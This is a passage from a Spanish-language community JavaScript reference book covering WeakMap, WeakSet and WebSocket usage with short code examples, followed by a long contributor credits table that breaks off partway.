Para obtener un valor asociado a la clave, use el método `.get()`. Si no hay ningún valor asociado a la clave, devuelve `undefined`.

```
const obj1 = {},  
      obj2 = {};  
  
const weakmap = new WeakMap([[obj1, 7]]);  
console.log(weakmap.get(obj1)); // 7  
console.log(weakmap.get(obj2)); // undefined
```

Asignando un valor a la clave.

Para asignar un valor a la clave, use el método `.set()`. Devuelve el objeto WeakMap, por lo que puede encadenar llamadas `.set()`.

```
const obj1 = {},  
      obj2 = {};  
  
const weakmap = new WeakMap();  
weakmap.set(obj1, 1).set(obj2, 2);  
console.log(weakmap.get(obj1)); // 1  
console.log(weakmap.get(obj2)); // 2
```

Comprobando si existe un elemento con la clave.

Para verificar si un elemento con una clave especificada sale en un mapa débil, use el método `.has()`. Devuelve `true` si sale, y por lo demás `false`.

```
const obj1 = {},  
      obj2 = {};  
  
const weakmap = new WeakMap([[obj1, 7]]);  
console.log(weakmap.has(obj1)); // true  
console.log(weakmap.has(obj2)); // false
```

Eliminando un elemento con la llave.

Para eliminar un elemento con una clave específica, use el método `.delete()`. Devuelve `true` si el elemento existió y se ha eliminado, de lo contrario es `false`.

```
const obj1 = {},  
      obj2 = {};  
  
const weakmap = new WeakMap([[obj1, 7]]);  
console.log(weakmap.delete(obj1)); // true  
console.log(weakmap.has(obj1)); // false  
console.log(weakmap.delete(obj2)); // false
```

Demostración de referencia débil

JavaScript utiliza la técnica de [conteo de referencias](#) para detectar objetos no utilizados. Cuando el recuento de referencias a un objeto es cero, ese objeto será liberado por el recolector de basura. Weakmap utiliza una referencia débil que no contribuye al recuento de referencia de un objeto, por lo que es muy útil para resolver [problemas de pérdida de memoria](#).

Aquí hay una demostración de un mapa débil. Utilizo un objeto muy grande como valor para mostrar que una referencia débil no contribuye al conteo de referencias.

```
// manually trigger garbage collection to make sure that we are in good status.  
> global.gc();  
undefined  
  
// check initial memory use heapUsed is 4M or so  
> process.memoryUsage();  
{ rss: 21106688,  
  heapTotal: 7376896,  
  heapUsed: 4153936,
```

```
external: 9059 }

> let wm = new WeakMap();
undefined

> const b = new Object();
undefined

> global.gc();
undefined

// heapUsed is still 4M or so
> process.memoryUsage();
{ rss: 20537344,
  heapTotal: 9474048,
  heapUsed: 3967272,
  external: 8993 }

// add key-value tuple into WeakMap
// key is b□value is 5*1024*1024 array
> wm.set(b, new Array(5*1024*1024));
WeakMap {}

// manually garbage collection
> global.gc();
undefined

// heapUsed is still 45M
> process.memoryUsage();
{ rss: 62652416,
  heapTotal: 51437568,
  heapUsed: 45911664,
  external: 8951 }

// b reference to null
> b = null;
null

// garbage collection
> global.gc();
undefined

// after remove b reference to object□heapUsed is 4M again
// it means the big array in WeakMap is released
// it also means weekmap does not contribute to big array's reference count, only b does.
> process.memoryUsage();
{ rss: 20639744,
  heapTotal: 8425472,
  heapUsed: 3979792,
  external: 8956 }
```

Capítulo 105: WeakSet

Sintaxis

- nuevo WeakSet ([iterable]);
- weakset.add (valor);
- weakset.has (valor);
- weakset.delete (valor);

Observaciones

Para los usos de WeakSet, consulte [ECMAScript 6: ¿para qué sirve WeakSet?](#) .

Examples

Creando un objeto WeakSet

El objeto WeakSet se utiliza para almacenar objetos débilmente retenidos en una colección. La diferencia de [Set](#) es que no puede almacenar valores primitivos, como números o cadenas. Además, las referencias a los objetos en la colección se mantienen débiles, lo que significa que si no hay otra referencia a un objeto almacenado en un WeakSet, se puede recolectar la basura.

El constructor WeakSet tiene un parámetro opcional, que puede ser cualquier objeto iterable (por ejemplo, una matriz). Todos sus elementos se agregarán al WeakSet creado.

```
const obj1 = {},  
      obj2 = {};  
  
const weakset = new WeakSet([obj1, obj2]);
```

Añadiendo un valor

Para agregar un valor a un WeakSet, use el método `.add()` . Este método es chainable.

```
const obj1 = {},  
      obj2 = {};  
  
const weakset = new WeakSet();  
weakset.add(obj1).add(obj2);
```

Comprobando si existe un valor

Para verificar si un valor sale en un WeakSet, use el método `.has()` .

```
const obj1 = {},  
      obj2 = {};
```

```
const weakset = new WeakSet([obj1]);
console.log(weakset.has(obj1)); // true
console.log(weakset.has(obj2)); // false
```

Eliminando un valor

Para eliminar un valor de un WeakSet, use el método `.delete()` . Este método devuelve `true` si el valor existía y se ha eliminado, de lo contrario es `false` .

```
const obj1 = {};
obj2 = {};

const weakset = new WeakSet([obj1]);
console.log(weakset.delete(obj1)); // true
console.log(weakset.delete(obj2)); // false
```

Capítulo 106: Websockets

Introducción

WebSocket es un protocolo que permite la comunicación bidireccional entre un cliente y un servidor:

El objetivo de WebSocket es proporcionar un mecanismo para las aplicaciones basadas en navegador que necesitan comunicación bidireccional con servidores que no dependen de la apertura de múltiples conexiones HTTP. ([RFC 6455](#))

WebSocket funciona sobre el protocolo HTTP.

Sintaxis

- nuevo websocket (url)
- ws.binaryType /* tipo de entrega del mensaje recibido: "arraybuffer" o "blob" */
- ws.close ()
- ws.send (datos)
- ws.onmessage = function (message) {/* ... */}
- ws.onopen = function () {/* ... */}
- ws.onerror = function () {/* ... */}
- ws.onclose = function () {/* ... */}

Parámetros

Parámetro	Detalles
url	La url del servidor que soporta esta conexión de socket web.
datos	El contenido a enviar al host.
mensaje	El mensaje recibido del host.

Examples

Establecer una conexión de socket web.

```
var wsHost = "ws://my-sites-url.com/path/to/web-socket-handler";
var ws = new WebSocket(wsHost);
```

Trabajando con mensajes de cadena

```

var wsHost = "ws://my-sites-url.com/path/to/echo-web-socket-handler";
var ws = new WebSocket(wsHost);
var value = "an example message";

//onmessage : Event Listener - Triggered when we receive message from server
ws.onmessage = function(message) {
    if (message === value) {
        console.log("The echo host sent the correct message.");
    } else {
        console.log("Expected: " + value);
        console.log("Received: " + message);
    }
};

//onopen : Event Listener - event is triggered when websockets readyState changes to open
//which means now we are ready to send and receives messages from server
ws.onopen = function() {
    //send is used to send the message to server
    ws.send(value);
};

```

Trabajando con mensajes binarios.

```

var wsHost = "http://my-sites-url.com/path/to/echo-web-socket-handler";
var ws = new WebSocket(wsHost);
var buffer = new ArrayBuffer(5); // 5 byte buffer
var bufferView = new DataView(buffer);

bufferView.setFloat32(0, Math.PI);
bufferView.setUint8(4, 127);

ws.binaryType = 'arraybuffer';

ws.onmessage = function(message) {
    var view = new DataView(message.data);
    console.log('Uint8:', view.getUint8(4), 'Float32:', view.getFloat32(0))
};

ws.onopen = function() {
    ws.send(buffer);
};

```

Haciendo una conexión segura de socket web

```

var sck = "wss://site.com/wss-handler";
var wss = new WebSocket(sck);

```

Esto usa `wss` lugar de `ws` para hacer una conexión de socket web segura que haga uso de HTTPS en lugar de HTTP

Creditos

S. No	Capítulos	Contributors
1	Empezando con JavaScript	2426021684, A.M.K, Abdelaziz Mokhnache, Abhishek Jain, Adam, AER, Ala Eddine JEBALI, Alex Filatov, Alexander O'Mara, Alexandre N., a--m, Aminadav, Anders H, Andrew Sklyarevsky, Ani Menon, Anko, Ankur Anand, Ashwin Ramaswami, AstroCB, ATechieThought, Awal Garg, baranskistad, Bekim Bacaj, bfavaretto, Black, Blindman67, Blundering Philosopher, Bob_Gneu, Brandon Buck, Brett Zamir, bwegs, catalogue_number, CD.., Cerbrus, Charlie H, Chris, Christoph, Clonkex, Community, cswl, Daksh Gupta, Daniel Stradowski, daniellmb, Darren Sweeney, David Archibald, David G., Derek, Devid Farinelli, Domenic, DontVoteMeDown, Downgoat, Egbert S, Ehsan Sajjad, Ekin, Emissary, Epodax, Everettss, fdelia, Flygenring, fracz, Franck Dernoncourt, Frederik.L, gbraad, gcampbell, geek1011, gman, H. Pauwelyn, hairboat, Hatchet, haykam, hirse, Hunan Rostomyan, hurricane-player, Ilyas Mimouni, Inanc Gumus, inetphantom, J F, James Donnelly, Jared Rummler, jbmartinez, Jeremy Banks, Jeroen, jitendra varshney, jmattheis, John Slegers, Jon, Joshua Kleveter, JPSirois, Justin Horner, Justin Taddei, K48, Kamrul Hasan, Karuppiah, Kirti Thorat, Knu, L Bahr, Lambda Ninja, Lazzaro, little pootis, m02ph3u5, Marc, Marc Gravell, Marco Scabbiolo, MasterBob, Matas Vaitkevicius, Mathias Bynens, Mattew Whitt, Matthew Lewis, Max, Maximillian Laumeister, Mayank Nimje, Mazz, MEGADEVOPS, Michał Perłakowski, Michele Ricciardi, Mike C, Mikhail, mplungjan, Naeem Shaikh, Naman Sancheti, NDFA, ndugger, Neal, nicael, Nick, nicovank, Nikita Kurtin, orvi, Peter LaBanca, ppovoski, Radouane ROUFID, Rakitić, RamenChef, Richard Hamilton, robertc, Rohit Jindal, Roko C. Buljan, ronnyfm, Ryan, Saroj Sasmal, Savaratkar, SeanKendle, SeinopSys, shaN, Shiven, Shog9, Slayther, Sneh Pandya, solidcell, Spencer Wieczorek, ssc-hrep3, Stephen Leppik, Sunnyok, Sverri M. Olsen, SZenC, Thanks in advantage, Thriggle, tnga, Tolen, Travis Acton, Travis J, trincot, Tushar, Tyler Sebastian, user2314737, Ven, Vikram Palakurthi, Web_Designer, XavCo7, xims, Yosvel Quintero, Yury Fedorov, Zaz, zealoushacker, Zze
2	.postMessage () y	Michał Perłakowski, Ozan

MessageEvent		
3	AJAX	Angel Politis, Ani Menon, hirse, Ivan, Jeremy Banks, jkdev, John Slegers, Knu, Mike C, MotKohn, Neal, SZenC, Thamaraiselvam, Tiny Giant, Tot Zam, user2314737
4	Alcance	Ala Eddine JEBALI, Blindman67, bwegs, CPHPython, csander, David Knipe, devnull69, DMan, H. Pauwelyn, Henrique Barcelos, J F, jabacchetta, Jamie, jkdev, Knu, Marco Scabbiolo, mark, mauris, Max Alcala, Mike C, nseepana, Ortomala Lokni, Sibeesh Venu, Sumurai8, Sunny R Gupta, SZenC, ton, Wolfgang, YakovL, Zack Harley, Zirak
5	Almacenamiento web	2426021684, arbybruce, hiby, jbmartinez, Jeremy Banks, K48, Marco Scabbiolo, mauris, Mikhail, Roko C. Buljan, transistor09, Yumiko
6	Anti-patrones	A.M.K, Anirudha, Cerbrus, Mike C, Mike McCaughan
7	API de criptografía web	Jeremy Banks, Matthew Crumley, Peter Bielak, still_learning
8	API de estado de la batería	cone56, metal03326, Thum Choon Tat, XavCo7
9	API de notificaciones	2426021684, Dr. Cool, George Bailey, J F, Marco Scabbiolo, shaN, svarog, XavCo7
10	API de selección	rvighne
11	API de vibración	Hendry
12	API fluida	Mike McCaughan, Ovidiu Dolha
13	Apoderado	cswl, Just a student, Ties
14	Archivo API, Blobs y FileReader	Bit Byte, geekonaut, J F, Marco Scabbiolo, miquelarranz, Mobiletainment, pietrovismara, Roko C. Buljan, SaiUnique, Sreekanth
15	Aritmética (Matemáticas)	aikeru, Alberto Nicoletti, Alex Filatov, Andrey, Barmar, Blindman67, Blue Sheep, Cerbrus, Charlie H, Colin, daniellmb, Davis, Drew, fgb, Firas Moalla, Gaurang Tandon, Giuseppe, Hardik Kanjariya യു, Hayko Koryun, hindmost, J F, Jeremy Banks, jkdev, kamoroso94, Knu, Mattias Buelens, Meow, Mike C, Mikhail, Mottie, Neal, numbermaniac, oztune, pensan, RamenChef, Richard Hamilton, Rohit Jindal, Roko C. Buljan, ssc-hrep3, Stewartside, still_learning, Sumurai8, SZenC, TheGenie OfTruth, Trevor Clarke, user2314737, Yosvel Quintero, zhirzh

16	Arrays	2426021684, A.M.K, Ahmed Ayoub, Alejandro Nanez, AMIR, Amit, Angelos Chalaris, Anirudh Modi, ankhzet, autoboxer, azad, balpha, Bamieh, Ben, Blindman67, Brett DeWoody, CD.., cdrini, Cerbrus, Charlie H, Chris, code_monk, codemano, CodingIntrigue, CPHPython, Damon, Daniel, Daniel Herr, daniellmb, dauruy, David Archibald, dns_nx, Domenic, Dr. Cool, Dr. J. Testington, DzinX, Firas Moalla, fracz, FrankCamara, George Bailey, gurvinder372, Hans Strausl, hansmaad, HardikKanjariya ॲ, Hunan Rostomyan, iBelieve, Ilyas Mimouni, Ishmael Smyrnow, Isti115, J F, James Long, Jason Park, Jason Sturges, Jeremy Banks, Jeremy J Starcher, jisoo, jkdev, John Slegers, kamoroso94, KonradD, Kyle Blake, Luc125, M. Errasy, Maciej Gurban, Marco Scabbiolo, Matthew Crumley, mauris, Max Alcala, mc10, Michiel, Mike C, Mike McCaughan, Mikhail, Morteza Tourani, Mottie, nasoj1100, ndugger, Neal, Nelson Teixeira, nem035, Nhan, Nina Scholz, phaistonian, Pranav C Balan, Qianyue, QoP, Rafael Dantas, RamenChef, Richard Hamilton, Roko C. Buljan, rolando, Ronen Ness, Sandro, Shrey Gupta, sielakos, Slayther, Sofiene Djebali, Sumurai8, svarog, SZenC, TheGenieOfTruth, Tim, Traveling Tech Guy, user1292629, user2314737, user4040648, Vaclav, VahagnNikoghosian, VisioN, wuxiandiejia, XavCo7, Yosvel Quintero, zer00ne, ZeroBased_IX, zhirzh
17	Atributos de datos	Racil Hilan, Yosvel Quintero
18	BOM (Modelo de objetos del navegador)	Abhishek Singh, CroMagnon, ndugger, Richard Hamilton
19	Bucles	2426021684, Code Uniquely, csander, Daniel Herr, eltonkamami, jkdev, Jonathan Walters, Knu, little pootis, Matthew Crumley, Mike C, Mike McCaughan, Mottie, ni8mr, orvi, oztune, rolando, smallmushroom, sonance207, SZenC, whales, XavCo7
20	Coerción variable / conversión	2426021684, Adam Heath, Andrew Sklyarevsky, Andrew Sun, Davis, DawnPaladin, Diego Molina, J F, JBCP, JonSG, Madara Uchiha, Marco Scabbiolo, Matthew Crumley, Meow, Pawel Dubiel, Quill, RamenChef, SeinopSys, Shog9, SZenC, Taras Lukavyi, Tomás Cañibano, user2314737
21	Comentarios	Andrew Myers, Brett Zamir, Liam, pinjasaur, Roko C. Buljan
22	Cómo hacer que el iterador sea utilizable dentro de la función de devolución de llamada	I am always right

asíncrona		
23	Comparación de fechas	K48, maheeka, Mike McCaughan, Stephen Leppik 2426021684, Amgad, Araknid, Blubberguy22, Code Uniquely, Damon, Daniel Herr, fuma, gnerkus, J F, Jeroen, jkdev, John Slegers, Knu, MegaTom, Meow, Mike C, Mike McCaughan, nicael, Nift, oztune, Quill, Richard Hamilton, Rohit Jindal, SarathChandra, Sumit, SZenC, Thomas Gerot, TJ Walker, Trevor Clarke, user3882768, XavCo7, Yosvel Quintero
24	Condiciones	
25	Conjunto	Alberto Nicoletti, Arun Sharma, csander, HDT, Liam, Louis Barranqueiro, Michał Perłakowski, Mithrandir, mnoronha, Ronen Ness, svarog, wuxiandiejia
26	Consejos de rendimiento	16807, A.M.K, Aminadav, Amit, Anirudha, Blindman67, Blue Sheep, cbmckay, Darshak, Denys Séguert, Emissary, Grundy, H. Pauwelyn, harish gadiya, Luís Hendrix, Marina K., Matthew Crumley, Mattias Buelens, MattTreichelYeah, MayorMonty, Meow, Mike C, Mike McCaughan, msongh, muetzerich, Nikita Kurtin, nseepana, oztune, Peter, Quill, RamenChef, SZenC, Taras Lukavyi, user2314737, VahagnNikoghosian, Wladimir Palant, Yosvel Quintero, Yury Fedorov
27	Consola	A.M.K, Alex Logan, Atakan Goktepe, baga, Beau, Black, C L K Kissane, cchamberlain, Cerbrus, CPHPython, Daniel Käfer, David Archibald, DawnPaladin, dodopok, Emissary, givanse, gman, Guybrush Threepwood, haykam, hirnwunde, Inanc Gumus, Just a student, Knu, Marco Scabbio, Mark Schultheiss, Mike C, Mikhail, monikapatel, oztune, Peter G, Rohit Shelhalkar, Sagar V, SeinopSys, Shai M., SirPython, svarog, thameera, Victor Bjelholm, Wladimir Palant, Yosvel Quintero, Zaz
28	Constantes incorporadas	Angelos Chalaris, Ates Goral, fgb, Hans Strausl, JBCP, jkdev, Knu, Marco Bonelli, Marco Scabbio, Mike McCaughan, Vasiliy Levykin
29	Contexto (este)	Ala Eddine JEBALI, Creative John, MasterBob, Mike C, Scimonster
30	Datos binarios	Akshat Mahajan, Jeremy Banks, John Slegers, Marco Bonelli
31	Declaraciones y Asignaciones	Cerbrus, Emissary, Joseph, Knu, Liam, Marco Scabbio, Meow, Michal Pietraszko, ndugger, Paweł Dubiel, Sumurai8, svarog, Tomboy, Yosvel Quintero

32	Depuración	A.M.K, Atakan Goktepe, Beau, bwegs, Cerbrus, cswl, DawnPaladin, Deepak Bansal, depperm, Devid Farinelli, Dheeraj vats, DontVoteMeDown, DVJex, Ehsan Sajjad, eltonkamami, geek1011, George Bailey, GingerPlusPlus, J F , John Archer, John Slegers, K48, Knu, little pootis, Mark Schultheiss, metal03326, Mike C, nicael, Nikita Kurtin, nyarasha, oztune, Richard Hamilton, Sumner Evans, SZenC, Victor Bjelholm, Will, Yosvel Quintero
33	Detección de navegador	A.M.K, John Slegers, L Bahr, Nisarg Shah, Rachel Gallen, Sumurai8
34	Devoluciones de llamada	A.M.K, Aadit M Shah, David González, gcampbell, gman, hindmost, John, John Syrinek, Lambda Ninja, Marco Scabbiolo, nem035, Rahul Arora, Sagar V, simonv
35	Eficiencia de la memoria	Brian Liu
36	El evento de bucle	Domenic
37	Elementos personalizados	Jeremy Banks, Neal
38	Enumeraciones	Angelos Chalaris, CodingIntrigue, Ekin, L Bahr, Mike C, Nelson Teixeira, richard
39	Espacio de nombres	4444, PedroSouki
40	Evaluando JavaScript	haykam, Nikola Lukic, tiffon
41	Eventos	Angela Amarapala
42	Eventos enviados por el servidor	svarog, SZenC
43	execCommand y contenteditable	Lambda Ninja, Mikhail, Roko C. Buljan, rvighne
44	Expresiones regulares	adius, Angel Politis, Ashwin Ramaswami, cdrini, eltonkamami, gcampbell, greatwolf, JKillian, Jonathan Walters, Knu, Matt S, Mottie, nhahtdh, Paul S., Quartz Fog, RamenChef, Richard Hamilton, Ryan, SZenC, Thomas Leduc, Tushar, Zaga
45	Fecha	Athafoaud, csander, John C, John Slegers, kamoroso94, Knu, Mike McCaughan, Mottie, pzp, S Willis, Stephen Leppik, Sumurai8, Trevor Clarke, user2314737, whales
46	Funciones	amitzur, Anirudh Modi, aw04, BarakD, Benjadahl,

		Blubberguy22, Borja Tur, brentonstrine, bwegs, cdrini, choz, Chris, Cliff Burton, Community, CPython, Damon, Daniel Käfer, DarkKnight, David Knipe, Davis, Delapouite, divy3993, Durgpal Singh, Eirik Birkeland, eltonkamami, Everettss, Felix Kling, Firas Moalla, Gavishiddappa Gadagi, gcampbell, hairboat, Ian, Jay, jbmartinez, JDB, Jean Lourenço, Jeremy Banks, John Slegers, Jonas S, Joseph, kamoroso94, Kevin Law, Knu, Krandalf, Madara Uchiha, maioman, Marco Scabbiolo, mark, MasterBob, Max Alcala, Meow, Mike C, Mike McCaughan, ndugger, Neal, Newton fan 01, Nuri Tasdemir, nus, oztune, Paul S., Pinal, QoP, QueueHammer, Randy, Richard Turner, rolando, rlfedh, Ronen Ness, rvighne, Sagar V, Scott Sauyet, Shog9, sielakos, Sumurai8, Sverri M. Olsen, SZenC, tandrewnichols, Tanmay Nehete, ThemosIO, Thomas Gerot, Thriggle, trincot, user2314737, Vasiliy Levykin, Victor Bjelholm, Wagner Amaral, Will, ymz, zb', zhirzh, zur4ik
47	Funciones asíncronas (async / await)	2426021684, aluxian, Beau, cswl, Dan Dascalescu, Dawid Zbiński, Explosion Pills, fson, Hjulle, Inanc Gumus, ivarni, Jason Sturges, JimmyLv, John Henry, Keith, Knu, little pootis, Madara Uchiha, Marco Scabbiolo, MasterBob, Meow, Michał Perłakowski, murrayju, ndugger, oztune, Peter Mortensen, Ramzi Kahil, Ryan
48	Funciones constructoras	Ajedi32, JonMark Perry, Mike C, Scimonster
49	Funciones de flecha	actor203, Aeolingamenfel, Amitay Stern, Anirudh Modi, Armfoot, bwegs, Christian, CPython, Daksh Gupta, Damon, daniellmb, Davis, DevDig, eltonkamami, Ethan, Filip Dupanović, Igor Raush, jabacchetta, Jeremy Banks, Jhoverit, John Slegers, JonMark Perry, kapantzak, kevguy, Meow, Michał Perłakowski, Mike McCaughan, ndugger, Neal, Nhan, Nuri Tasdemir, P.J.Meisch, Pankaj Upadhyay, Paul S., Qianyue, RamenChef, Richard Turner, Scimonster, Stephen Leppik, SZenC, TheGenie OfTruth, Travis J, Vlad Nicula, wackozacko, Will, Wladimir Palant, zur4ik
50	Galletas	James Donnelly, jkdev, pzp, Ronen Ness, SZenC
51	Generadores	Awal Garg, Blindman67, Boopathi Rajaa, Charlie H, Community, cswl, Daniel Herr, Gabriel Furstenheim, Gy G, Henrik Karlsson, Igor Raush, Little Child, Max Alcala, Pavlo, Ruhul Amin, SgtPooki, Taras Lukavyi
52	Geolocalización	chrki, Jeremy Banks, jkdev, npdoty, pzp, XavCo7

53	Ha podido recuperar	A.M.K, Andrew Burgess, cdrini, Daniel Herr, iBelieve, Jeremy Banks, Jivings, Mikhail, Mohamed El-Sayed, oztune, Pinal
54	Herencia	Christopher Ronning, Conlin Durbin, CroMagnon, Gert Sønderby, givanse, Jeremy Banks, Jonathan Walters, Kestutis, Marco Scabbiolo, Mike C, Neal, Paul S., realseanp, Sean Vieira
55	Historia	Angelos Chalaris, Hardik Kanjariya ↗, Marco Scabbiolo, Trevor Clarke
56	IndexedDB	A.M.K, Blubberguy22, Parvez Rahaman
57	Inserción automática de punto y coma - ASI	CodingIntrigue, Kemi, Marco Scabbiolo, Naeem Shaikh, RamenChef
58	Instrumentos de cuerda	2426021684, Arif, BluePill, Cerbrus, Chris, Claudiu, CodingIntrigue, Craig Ayre, Emissary, fgb, gcampbell, GOTO 0, haykam, Hi I'm Frogatto, Lambda Ninja, Luc125, Meow, Michal Pietraszko, Michiel, Mike C, Mike McCaughan, Mikhail, Nathan Tuggy, Paul S., Quill, Richard Hamilton, Roko C. Buljan, sabithpocker, Spencer Wieczorek, splay, svarog, Tomás Cañibano, wuxiandiejia
59	Intervalos y tiempos de espera	Araknid, Daniel Herr, George Bailey, jchavannes, jkdev, little pootis, Marco Scabbiolo, Parvez Rahaman, pzp, Rohit Jindal, SZenC, Tim, Wolfgang
60	Iteradores asíncronos	Keith, Madara Uchiha
61	JavaScript funcional	2426021684, amflare, Angela Amarapala, Boggin, cswl, Jon Ericson, kapantzak, Madara Uchiha, Marco Scabbiolo, nem035, ProllyGeek, Rahul Arora, sabithpocker, Sammy I., style
62	JSON	2426021684, Alex Filatov, Aminadav, Amitay Stern, Andrew Sklyarevsky, Aryeh Harris, Ates Goral, Cerbrus, Charlie H, Community, cone56, Daniel Herr, Daniel Langemann, daniellmb, Derek , Fczbkk, Felix Kling, hillary.fraley, Ian, Jason Sturges, Jeremy Banks, Jivings, jkdev, John Slegers, Knu, LiShuaiyuan, Louis Barranqueiro, Luc125, Marc, Michał Perłakowski, Mike C, nem035, Nhan, oztune, QoP, renatoargh, rohowie, Shog9, sigmus, spirit, Sumurai8, trincot, user2314737, Yosvel Quintero, Zhegan
63	Las clases	BarakD, Black, Blubberguy22, Boopathi Rajaa, Callan Heard, Cerbrus, Chris, Fab313, fson, Functino, GantTheWanderer, Guybrush Threepwood, H. Pauwelyn, iBelieve, ivarni, Jay,

		Jeremy Banks, Johnny Mopp, Krešimir Čoko, Marco Scabbiolo, ndugger, Neal, Nick, Peter Seliger, QoP, Quartz Fog, rvighne, skreborn, Yosvel Quintero
64	Linters - Asegurando la calidad del código	daniphilia, L Bahr, Mike McCaughan, Nicholas Montaño, Sumner Evans
65	Literales de plantilla	Charlie H, Community, Downgoat, Everettss, fson, Jeremy Banks, Kit Grose, Quartz Fog, RamenChef
66	Localización	Bennett, shaedrich, zurfyx
67	Manejo de errores	iBelieve, Jeremy Banks, jkdev, Knu, Mijago, Mikki, RamenChef, SgtPooki, SZenC, towerofnix, uitgewis
68	Manejo global de errores en navegadores	Andrew Sklyarevsky
69	Manipulación de datos	VisioN
70	Mapa	csander, Michał Perłakowski, towerofnix
71	Marcas de tiempo	jkdev, Mikhail
72	Método de encadenamiento	Blindman67, CodeBean, John Oksasoglu, RamenChef, Triskalweiss
73	Modales - Avisos	CMedina, Master Yushi, Mike McCaughan, nicael, Roko C. Buljan, Sverri M. Olsen
74	Modo estricto	Alex Filatov, Anirudh Modi, Avanish Kumar, bignose, Blubberguy22, Boopathi Rajaa, Brendan Doherty, Callan Heard, CamJohnson26, Chong Lip Phang, Clonkex, CodingIntrigue, CPHPython, csander, gcampbell, Henrik Karlsson, Iain Ballard, Jeremy Banks, Jivings, John Slegers, Kemi, Naman Sancheti, RamenChef, Randy, sielakos, user2314737, XavCo7
75	Módulos	Black, CodingIntrigue, Everettss, iBelieve, Igor Raush, Marco Scabbiolo, Matt Lishman, Mike C, oztune, QoP, Rohit Kumar
76	Objeto de navegador	Angel Politis, cone56, Hardik Kanjariya ツ
77	Objetos	Alberto Nicoletti, Angelos Chalaris, Boopathi Rajaa, Borja Tur, CD.., Charlie Burns, Christian Landgren, Cliff Burton, CodingIntrigue, CroMagnon, Daniel Herr, doydo44, et_l, Everettss, Explosion Pills, Firas Moalla, FredMaggiowski, gcampbell, George Bailey, iBelieve, jabacchetta, Jan

		Pokorný, Jason Godson, Jeremy Banks, jkdev, John, Jonas W., Jonathan Walters, kamoroso94, Knu, Louis Barranqueiro, Marco Scabbio, Md. Mahbubul Haque, metal03326, Mike C, Mike McCaughan, Morteza Tourani, Neal, Peter Olson, Phil, Rajaprabhu Aravindasamy, rolando, Ronen Ness, rvighne, Sean Mickey, Sean Vieira, ssice, stackoverfloweth, Stewartside, Sumurai8, SZenC, XavCo7, Yosvel Quintero, zhirzh
78	Operaciones de comparación	2426021684, A.M.K, Alex Filatov, Amitay Stern, Andrew Sklyarevsky, azz, Blindman67, Blubberguy22, bwegs, CD., Cerbrus, cFreed, Charlie H, Chris, cl3m, Colin, cswl, Dancrumb, Daniel, danielmb, Domenic, Everettss, gca, Grundy, Ian, Igor Raush, Jacob Linney, Jamie, Jason Sturges, JBCP, Jeremy Banks, jisoo, Jivings, jkdev, K48, Kevin Katzke, khawarPK, Knu, Kousha, Kyle Blake, L Bahr, Luís Hendrix, Maciej Gurban, Madara Uchiha, Marco Scabbio, Marina K., mash, Matthew Crumley, mc10, Meow, Michał Perłakowski, Mike C, Mottie, n4m31ess_c0d3r, nalply, nem035, ni8mr, Nikita Kurtin, Noah, Oriol, Ortomala Lokni, Oscar Jara, PageYe, Paul S., Philip Bikker, Rajesh, Raphael Schweikert, Richard Hamilton, Rohit Jindal, S Willis, Sean Mickey, Sildoreth, Slayther, Spencer Wieczorek, splay, Sulthan, Sumurai8, SZenC, tbodt, Ted, Tomás Cañibano, Vasiliy Levykin, Ven, Washington Guedes, Wladimir Palant, Yosvel Quintero, zoom, zur4ik
79	Operadores bitwise	4444, cswl, HopeNick, iulian, Mike McCaughan, Spencer Wieczorek
80	Operadores de Bitwise - Ejemplos del mundo real (fragmentos)	csander, HopeNick
81	Operadores Unarios	A.M.K, Ates Goral, Cerbrus, Chris, Devid Farinelli, JCOC611, Knu, Nina Scholz, RamenChef, Rohit Jindal, Siguza, splay, Stephen Leppik, Sven, XavCo7
82	Optimización de llamadas de cola	adamboro, Blindman67, Matthew Crumley, Raphael Rosa
83	Palabras clave reservadas	Adowrath, C L K Kissane, Emissary, Emre Bolat, Jef, Li357, Parth Kale, Paul S., RamenChef, Roko C. Buljan, Stephen Leppik, XavCo7
84	Pantalla	cdm, J F, Mike C, Mikhail, Nikola Lukic, vsync
85	Patrones de diseño	4444, abhishek, Blindman67, Cerbrus, Christian, Daniel LIn,

	creacional	daniellmb, et_l, Firas Moalla, H. Pauwelyn, Jason Dinkelmann, Jinw, Jonathan, Jonathan Weiß, JSON C11, Lisa Gagarina, Louis Barranqueiro, Luca Campanale, Maciej Gurban, Marina K., Mike C, naveen, nem035, PedroSouki, PitaJ, ProllyGeek, pseudosavant, Quill, RamenChef, rishabh dev, Roman Ponomarev, Spencer Wieczorek, Taras Lukavyi, tomturton, Tschallacka, WebBrother, zb'
86	Patrones de diseño de comportamiento	Daniel LIn, Jinw, Mike C, ProllyGeek, tomturton
87	Política del mismo origen y comunicación de origen cruzado	Downgoat, Marco Bonelli, SeinopSys, Tacticus
88	Promesas	00dani, 2426021684, A.M.K, Aadit M Shah, AER, afzalex, Alexandre N., Andy Pan, Ara Yeressian, ArtOfCode, Ates Goral, Awal Garg, Benjamin Gruenbaum, Berseker59, Blundering Philosopher, bobylito, bpoiss, bwegs, CD.., Cerbrus, hazsl, Chiru, Christophe Marois, Claudiu, CodingIntrigue, cswl, Dan Pantry, Daniel Herr, Daniel Stradowski, daniellmb, Dave Sag, David, David G., Devid Farinelli, devlin carnate, Domenic, Duh-Wayne-101, dunnza, Durgpal Singh, Emissary, enrico.bacis, Erik Minarini, Evan Bechtol, Everettss, FliegendeWurst, fracz, Franck Dernoncourt, fson, Gabriel L., Gaurav Gandhi, geek1011, georg, havenchyk, Henrique Barcelos, Hunan Rostomyan, iBelieve, Igor Raush, Jamen, James Donnelly, JBCP, jchitel, Jerska, John Slegers, Jojodmo, Joseph, Joshua Breeden, K48, Knu, leo.fcx, little pootis, luisfarzati, Maciej Gurban, Madara Uchiha, maioman, Marc, Marco Scabbio, Marina K., Matas Vaitkevicius, Matthew Whitt, Maurizio Carboni, Maximillian Laumeister, Meow, Michał Perłakowski, Mike C, Mike McCaughan, Mohamed El-Sayed, MotKohn, Motocarota, Naeem Shaikh, naply, Neal, nicael, Niels, Nuri Tasdemir, patrick96, Pinal, ptkangyue, QoP, Quill, Radouane ROUFID, RamenChef, Rion Williams, riyaz-ali, Roamer-1888, Ryan, Ryan Hilbert, Sayakiss, Shoe, Siguza, Slayther, solidcell, Squidward, Stanley Cup Phil, Steve Greatrex, sudo bangbang, Sumurai8, Sunnyok, syb0rg, SZenC, tcooc, teppic, TheGenie OfTruth, Timo, ton, Tresdin, user2314737, Ven, Vincent Sels, Vladimir Gabrielyan, w00t, wackozacko, Wladimir Palant, WolfgangTS, Yosvel Quintero, Yury Fedorov, Zack Harley, Zaz, zb', Zoltan.Tamasi
